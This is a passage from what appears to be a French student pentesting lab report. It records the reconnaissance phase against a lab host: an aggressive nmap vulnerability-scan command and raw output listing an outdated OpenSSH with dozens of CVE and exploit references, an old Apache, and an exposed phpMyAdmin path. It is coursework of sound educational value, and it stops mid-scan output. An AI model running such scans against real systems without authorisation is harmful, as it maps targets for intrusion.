Pratique 9 - Pentesting Web (Machine 4)
Date : 20/02/26 Matière : 5023 - Mise en Production Sécurisée Objectif : Compromission totale du système (Root) et analyse des vulnérabilités. Adresse IP cible...
Nom : Équipe Portelcore
Date : 20/02/26 Matière : 5023 - Mise en production sécurisée Objectif : Compromission totale du système (Root) et analyse des vulnérabilités. Cible IP : 172.20.0.121
1. PHASE DE RECONNAISSANCE (Énumération)
Sección titulada «1. FASE DE RECONOCIMIENTO (Enumeración)»L'objectif de cette phase est d'identifier la surface d'attaque, les services exposés et les technologies sous-jacentes de la machine cible.
1.1 Scan de ports (Nmap)
Sección titulada «1.1 Escaneo de Puertos (Nmap)»Nous effectuerons un scan approfondi pour identifier les ports ouverts, les services et leurs versions respectives.
# Nmap 7.95 scan initiated Fri Feb 20 15:23:07 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p22,80,111,48390 -oA scans/172.20.0.121/detailed 172.20.0.121Pre-scan script results:| broadcast-igmp-discovery:| 172.27.16.1| Interface: eth0| Version: 2| Group: 239.192.152.143| Description: Organization-Local Scope (rfc2365)| 172.27.16.1| Interface: eth0| Version: 2| Group: 239.255.255.250| Description: Organization-Local Scope (rfc2365)|_ Use the newtargets script-arg to add the results as targets| targets-ipv6-multicast-mld:| IP: fe80::28a5:163d:989d:a375 MAC: 00:15:5d:b1:69:b7 IFACE: eth0||_ Use --script-args=newtargets to add the results as targets| targets-asn:|_ targets-asn.asn is a mandatory parameter|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0| targets-ipv6-multicast-slaac:| IP: fe80::dc8c:741c:a286:af2b MAC: 00:15:5d:b1:69:b7 IFACE: eth0| IP: fe80::5305:e127:d5c1:40bf MAC: 00:15:5d:b1:69:b7 IFACE: eth0|_ Use --script-args=newtargets to add the results as targets|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| ipv6-multicast-mld-list:| fe80::28a5:163d:989d:a375:| device: eth0| mac: 00:15:5d:b1:69:b7| multicast_ips:| ff02::1:ff9d:a375 (NDP Solicited-node)| ff02::1:ffc1:40bf (Solicited-Node Address)| ff02::c (SSDP)| ff02::fb (mDNSv6)|_ ff02::1:ff86:af2b (Solicited-Node Address)Nmap scan report for 172.20.0.121Host is up, received user-set (0.00085s latency).
Bug in http-security-headers: no string output.PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)| ssh2-enum-algos:| kex_algorithms: (7)| ecdh-sha2-nistp256| ecdh-sha2-nistp384| ecdh-sha2-nistp521| diffie-hellman-group-exchange-sha256| diffie-hellman-group-exchange-sha1| diffie-hellman-group14-sha1| diffie-hellman-group1-sha1| server_host_key_algorithms: (3)| ssh-rsa| ssh-dss| ecdsa-sha2-nistp256| encryption_algorithms: (13)| aes128-ctr| aes192-ctr| aes256-ctr| arcfour256| arcfour128| aes128-cbc| 3des-cbc| blowfish-cbc| cast128-cbc| aes192-cbc| aes256-cbc| arcfour| rijndael-cbc@lysator.liu.se| mac_algorithms: (11)| hmac-md5| hmac-sha1| umac-64@openssh.com| hmac-sha2-256| hmac-sha2-256-96| hmac-sha2-512| hmac-sha2-512-96| hmac-ripemd160| hmac-ripemd160@openssh.com| hmac-sha1-96| hmac-md5-96| compression_algorithms: (2)| none|_ zlib@openssh.com| ssh-hostkey:| 1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)| 2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)|_ 256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)|_banner: SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.10| vulners:| cpe:/a:openbsd:openssh:5.9p1:| DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E *EXPLOIT*| PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*| 6192C35D-F78B-5C0A-AB8D-9826A79A5320 9.8 https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320 *EXPLOIT*| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600| CVE-2016-0778 8.1 https://vulners.com/cve/CVE-2016-0778| BA3887BD-F579-53B1-A4A4-FF49E953E1C0 8.1 https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0 *EXPLOIT*| 4FB01B00-F993-5CAF-BD57-D7E290D10C1F 8.1 https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F *EXPLOIT*| 055DEFEB-CD2B-5C05-8024-AA3008C76046 8.1 https://vulners.com/gitee/055DEFEB-CD2B-5C05-8024-AA3008C76046 *EXPLOIT*| PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*| EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*| EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778| CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515| CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012| CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325| C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*| 991D2CC4-0E09-5745-97A2-4917461BD6EC 7.8 https://vulners.com/githubexploit/991D2CC4-0E09-5745-97A2-4917461BD6EC *EXPLOIT*| 312165E3-7FD9-5769-BDA3-4129BE9114D6 7.8 https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6 *EXPLOIT*| 2E719186-2FED-58A8-A150-762EFBAAA523 7.8 https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523 *EXPLOIT*| 23CC97BE-7C95-513B-9E73-298C48D74432 7.8 https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432 *EXPLOIT*| 1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*| 10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*| SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*| SSV:61450 7.5 https://vulners.com/seebug/SSV:61450 *EXPLOIT*| CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708| CVE-2016-10009 7.5 https://vulners.com/cve/CVE-2016-10009| CVE-2014-1692 7.5 https://vulners.com/cve/CVE-2014-1692| CF52FA19-B5DB-5D14-B50F-2411851976E2 7.5 https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2 *EXPLOIT*| 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*| SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*| CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010| SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*| CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564| 1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*| EDB-ID:46516 6.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*| EDB-ID:46193 6.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*| CVE-2019-6110 6.8 https://vulners.com/cve/CVE-2019-6110| CVE-2019-6109 6.8 https://vulners.com/cve/CVE-2019-6109| 1337DAY-ID-32328 6.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*| 1337DAY-ID-32009 6.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*| D104D2BF-ED22-588B-A9B2-3CCC562FE8C0 6.5 https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0 *EXPLOIT*| CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385| CVE-2016-0777 6.5 https://vulners.com/cve/CVE-2016-0777| C07ADB46-24B8-57B7-B375-9C761F4750A2 6.5 https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2 *EXPLOIT*| A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C 6.5 https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C *EXPLOIT*| 65B15AA1-2A8D-53C1-9499-69EBA3619F1C 6.5 https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C *EXPLOIT*| 5325A9D6-132B-590C-BDEF-0CB105252732 6.5 https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732 *EXPLOIT*| 530326CF-6AB3-5643-AA16-73DC8CB44742 6.5 https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742 *EXPLOIT*| EDB-ID:40858 6.4 https://vulners.com/exploitdb/EDB-ID:40858 *EXPLOIT*| EDB-ID:40119 6.4 https://vulners.com/exploitdb/EDB-ID:40119 *EXPLOIT*| EDB-ID:39569 6.4 https://vulners.com/exploitdb/EDB-ID:39569 *EXPLOIT*| CVE-2016-3115 6.4 https://vulners.com/cve/CVE-2016-3115| PACKETSTORM:181223 5.9 https://vulners.com/packetstorm/PACKETSTORM:181223 *EXPLOIT*| MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 5.9 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- *EXPLOIT*| EDB-ID:45939 5.9 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*| EDB-ID:45233 5.9 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*| EDB-ID:40136 5.9 https://vulners.com/exploitdb/EDB-ID:40136 *EXPLOIT*| EDB-ID:40113 5.9 https://vulners.com/exploitdb/EDB-ID:40113 *EXPLOIT*| CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795| CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145| CVE-2019-6111 5.9 https://vulners.com/cve/CVE-2019-6111| CVE-2018-15473 5.9 https://vulners.com/cve/CVE-2018-15473| CVE-2016-6210 5.9 https://vulners.com/cve/CVE-2016-6210| CNVD-2021-25272 5.9 https://vulners.com/cnvd/CNVD-2021-25272| A02ABE85-E4E3-5852-A59D-DF288CB8160A 5.9 https://vulners.com/githubexploit/A02ABE85-E4E3-5852-A59D-DF288CB8160A *EXPLOIT*| 6D74A425-60A7-557A-B469-1DD96A2D8FF8 5.9 https://vulners.com/githubexploit/6D74A425-60A7-557A-B469-1DD96A2D8FF8 *EXPLOIT*| SSV:61911 5.8 https://vulners.com/seebug/SSV:61911 *EXPLOIT*| EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*| EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*| CVE-2014-2653 5.8 https://vulners.com/cve/CVE-2014-2653| CVE-2014-2532 5.8 https://vulners.com/cve/CVE-2014-2532| SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT*| PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT*| PACKETSTORM:136251 5.5 https://vulners.com/packetstorm/PACKETSTORM:136251 *EXPLOIT*| PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT*| EXPLOITPACK:F92411A645D85F05BDBD274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F *EXPLOIT*| EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 *EXPLOIT*| EXPLOITPACK:1902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT*| CVE-2016-10011 5.5 https://vulners.com/cve/CVE-2016-10011| 1337DAY-ID-25388 5.5 https://vulners.com/zdt/1337DAY-ID-25388 *EXPLOIT*| FD18B68B-C0A6-562E-A8C8-781B225F15B0 5.3 https://vulners.com/githubexploit/FD18B68B-C0A6-562E-A8C8-781B225F15B0 *EXPLOIT*| E9EC0911-E2E1-52A7-B2F4-D0065C6A3057 5.3 https://vulners.com/githubexploit/E9EC0911-E2E1-52A7-B2F4-D0065C6A3057 *EXPLOIT*| CVE-2018-20685 5.3 https://vulners.com/cve/CVE-2018-20685| CVE-2018-15919 5.3 https://vulners.com/cve/CVE-2018-15919| CVE-2017-15906 5.3 https://vulners.com/cve/CVE-2017-15906| CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012| CNVD-2018-20962 5.3 https://vulners.com/cnvd/CNVD-2018-20962| CNVD-2018-20960 5.3 https://vulners.com/cnvd/CNVD-2018-20960| A9E6F50E-E7FC-51D0-9C93-A43461469FA2 5.3 https://vulners.com/githubexploit/A9E6F50E-E7FC-51D0-9C93-A43461469FA2 *EXPLOIT*| A801235B-9835-5BA8-B8FE-23B7FFCABD66 5.3 https://vulners.com/githubexploit/A801235B-9835-5BA8-B8FE-23B7FFCABD66 *EXPLOIT*| 8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF 5.3 https://vulners.com/gitee/8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF *EXPLOIT*| 4F2FBB06-E601-5EAD-9679-3395D24057DD 5.3 https://vulners.com/githubexploit/4F2FBB06-E601-5EAD-9679-3395D24057DD *EXPLOIT*| 486BB6BC-9C26-597F-B865-D0E904FDA984 5.3 https://vulners.com/githubexploit/486BB6BC-9C26-597F-B865-D0E904FDA984 *EXPLOIT*| 2385176A-820F-5469-AB09-C340264F2B2F 5.3 https://vulners.com/gitee/2385176A-820F-5469-AB09-C340264F2B2F *EXPLOIT*| 1337DAY-ID-31730 5.3 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*| SSV:60656 5.0 https://vulners.com/seebug/SSV:60656 *EXPLOIT*| SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*| PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*| EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*| EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*| CVE-2010-5107 5.0 https://vulners.com/cve/CVE-2010-5107| SSV:90447 4.6 https://vulners.com/seebug/SSV:90447 *EXPLOIT*| EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF *EXPLOIT*| EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF *EXPLOIT*| CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352| 1337DAY-ID-25440 4.3 https://vulners.com/zdt/1337DAY-ID-25440 *EXPLOIT*| 1337DAY-ID-25438 4.3 https://vulners.com/zdt/1337DAY-ID-25438 *EXPLOIT*| CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368| CVE-2025-61985 3.6 https://vulners.com/cve/CVE-2025-61985| CVE-2025-61984 3.6 https://vulners.com/cve/CVE-2025-61984| B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 3.6 https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150 *EXPLOIT*| 4C6E2182-0E99-5626-83F6-1646DD648C57 3.6 https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57 *EXPLOIT*| SSV:92581 2.1 https://vulners.com/seebug/SSV:92581 *EXPLOIT*| CVE-2015-6563 1.9 https://vulners.com/cve/CVE-2015-6563| PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*| PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*| PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT*| PACKETSTORM:137942 0.0 https://vulners.com/packetstorm/PACKETSTORM:137942 *EXPLOIT*| 1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*| 1337DAY-ID-26468 0.0 https://vulners.com/zdt/1337DAY-ID-26468 *EXPLOIT*|_ 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*80/tcp open http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-mobileversion-checker: No mobile version detected.|_http-chrono: Request times for /; avg: 194.31ms; min: 184.27ms; max: 208.42ms|_http-server-header: Apache/2.2.22 (Ubuntu)|_http-title: Zico's Shop|_http-csrf: Couldn't find any CSRF vulnerabilities.| http-enum:| /view/index.shtml: Axis 212 PTZ Network Camera| /dbadmin/: phpMyAdmin| /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'| /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'| /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'| /vendor/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'|_ /view/: Potentially interesting folder|_http-errors: Couldn't find any error pages.|_http-xssed: No previously reported XSS vuln.| http-headers:| Date: Fri, 20 Feb 2026 14:23:33 GMT| Server: Apache/2.2.22 (Ubuntu)| Last-Modified: Thu, 08 Jun 2017 19:18:30 GMT| ETag: "3a09c9-1f22-55177b7ccfb97"| Accept-Ranges: bytes| Content-Length: 7970| Vary: Accept-Encoding| Connection: close| Content-Type: text/html||_ (Request type: HEAD)|_http-feed: Couldn't find any feeds.|_http-apache-negotiation: mod_negotiation enabled.|_http-date: Fri, 20 Feb 2026 14:23:31 GMT; -2s from local time.| http-grep:| (2) http://172.20.0.121:80/:| (2) email:| + your-email@your-domain.com|_ + feedback@startbootstrap.com|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-referer-checker:| Spidering limited to: maxpagecount=30| https://oss.maxcdn.com:443/libs/respond.js/1.4.2/respond.min.js| https://cdnjs.cloudflare.com:443/ajax/libs/jquery-easing/1.3/jquery.easing.min.js|_ https://oss.maxcdn.com:443/libs/html5shiv/3.7.0/html5shiv.js| http-sitemap-generator:| Directory structure:| /| Other: 1; php: 1| /css/| css: 1| /img/portfolio/fullsize/| jpg: 1| /img/portfolio/thumbnails/| jpg: 2| /js/| js: 1| /vendor/bootstrap/css/| css: 1| /vendor/bootstrap/js/| Other: 1; js: 1| /vendor/font-awesome/css/| css: 1| /vendor/jquery/| Other: 1; js: 1| /vendor/magnific-popup/| css: 1; js: 1| /vendor/scrollreveal/| js: 1| Longest directory structure:| Depth: 3| Dir: /vendor/bootstrap/css/| Total files found (by extension):|_ Other: 3; css: 4; jpg: 3; js: 5; php: 1| http-comments-displayer:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.20.0.121|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 30| Comment:| <!--[if lt IE 9]>| <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>| <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>| <![endif]-->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10065| Comment:|| // Serialize an array of form elements or a set of|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 28| Comment:| <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9098| Comment:| /* Transports bindings| * 1) key is the dataType| * 2) the catchall symbol "*" can be used| * 3) selection will start with transport dataType and THEN go to "*" if needed| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5776| Comment:|| // Support: Chrome, Safari|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5618| Comment:|| // https://code.google.com/p/chromium/issues/detail?id=470258|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 6191| Comment:| /* internal */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1021| Comment:| /**| * Returns a function to use in pseudos for positionals| * @param {Function} fn| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1538| Comment:| /**| * Utility function for retrieving the text value of an array of DOM nodes| * @param {Array|Element} elem| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4373| Comment:|| // Multifunctional method to get and set values of a collection|| Path: http://172.20.0.121:80/vendor/magnific-popup/magnific-popup.css| Line number: 1| Comment:| /* Magnific Popup CSS */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9049| Comment:|| // Cross-browser xml parsing|| Path: http://172.20.0.121:80/vendor/font-awesome/css/font-awesome.min.css| Line number: 1| Comment:| /*!| * Font Awesome 4.6.3 by @davegandy - http://fontawesome.io - @fontawesome| * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2981| Comment:|| // Give the init function the jQuery prototype for later instantiation|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10969| Comment:|| // AMD loader is present. jQuery is a special case. For more information, see|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4836| Comment:| /*| * Helper functions for managing events -- not part of the public interface.| * Props to Dean Edwards' addEvent library for many of the ideas.| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2092| Comment:|| // Easy API for creating new setFilters|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 41| Comment:| <!-- Brand and toggle get grouped for better mobile display -->|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 175| Comment:| <!-- Plugin JavaScript -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10549| Comment:|| // defaults to document|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 44| Comment:|| //"use strict";|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1199| Comment:| /* QSA/matchesSelector| ---------------------------------------------------------------------- */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 11000| Comment:|| // Expose jQuery and $ identifiers, even in|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2660| Comment:|| // Support: Webkit<537.32 - Safari 6.0.3/Chrome 25 (fixed in Chrome 27)|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2768| Comment:| /* jshint -W018 */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3702| Comment:|| // Note: most support tests are defined in their respective modules.|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 906| Comment:| /**| * Create key-value caches of limited size| * @returns {function(string, object)} Returns the Object data after storing it on itself with| * property name the (space-suffixed) string and (if the cache is larger than Expr.cacheLength)| * deleting the oldest entry| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8971| Comment:|| // Return jQuery for attributes-only inclusion|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5614| Comment:|| // Do the same for pointerenter/pointerleave and pointerover/pointerout|| Path: http://172.20.0.121:80/vendor/magnific-popup/magnific-popup.css| Line number: 244| Comment:| /* Main image in popup */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 551| Comment:| /* jshint ignore: start */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10191| Comment:|| // Create transport if the browser can provide an xhr|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 926| Comment:| /**| * Mark a function for special use by Sizzle| * @param {Function} fn The function to mark| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5778| Comment:|| // which is spec violation - http://www.w3.org/TR/DOM-Level-3-Events/#events-focusevent-event-order|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5616| Comment:|| // Support: Safari 7 only|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 169| Comment:| <!-- jQuery -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3812| Comment:|| // checks a cache object for emptiness|| Path: http://172.20.0.121:80/vendor/magnific-popup/jquery.magnific-popup.min.js| Line number: 1| Comment:| /*! Magnific Popup - v1.1.0 - 2016-02-20| * http://dimsemenov.com/plugins/magnific-popup/| * Copyright (c) 2016 Dmitry Semenov; */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9056| Comment:| // Standard|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9252| Comment:| /* Chain conversions given the request and the original response| * Also sets the responseXXX fields on the jqXHR instance| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9368| Comment:| /*| timeout: 0,| data: null,| dataType: null,| username: null,| password: null,| cache: null,| throws: false,| traditional: false,| headers: {},| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10679| Comment:| /**| * Gets a window from an element| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2568| Comment:| /**| * A low-level selection function that works with Sizzle's compiled| * selector functions| * @param {String|Function} selector A selector or a pre-compiled| * selector function built with Sizzle.compile| * @param {Element} context| * @param {Array} [results]| * @param {Array} [seed] A set of elements to match against| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10959| Comment:|| // Register as a named AMD module, since jQuery can be concatenated with other|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9175| Comment:|| // A special extend for ajax options|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10465| Comment:|| // Detect, normalize options and install callbacks for jsonp requests|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9148| Comment:|| // Base inspection function for prefilters and transports|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1505| Comment:| /**| * Document sorting and removing duplicates| * @param {ArrayLike} results| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1010| Comment:| /**| * Returns a function to use in pseudos for buttons| * @param {String} type| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2653| Comment:|| // Support: Chrome 14-35+|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 6435| Comment:| /**| * Retrieve the actual display of a element| * @param {String} name nodeName of the element| * @param {Object} doc Document object| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10831| Comment:|| // Create scrollLeft and scrollTop methods|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5708| Comment:|| // IE change delegation and checkbox/radio fix|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10965| Comment:|| // to call noConflict to hide this version of jQuery, it will work.|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8546| Comment:|| // fix oldIE attroperties|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8111| Comment:|| // Based off of the plugin by Clint Helfers, with permission.|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9177| Comment:|| // Fixes #9887|| Path: 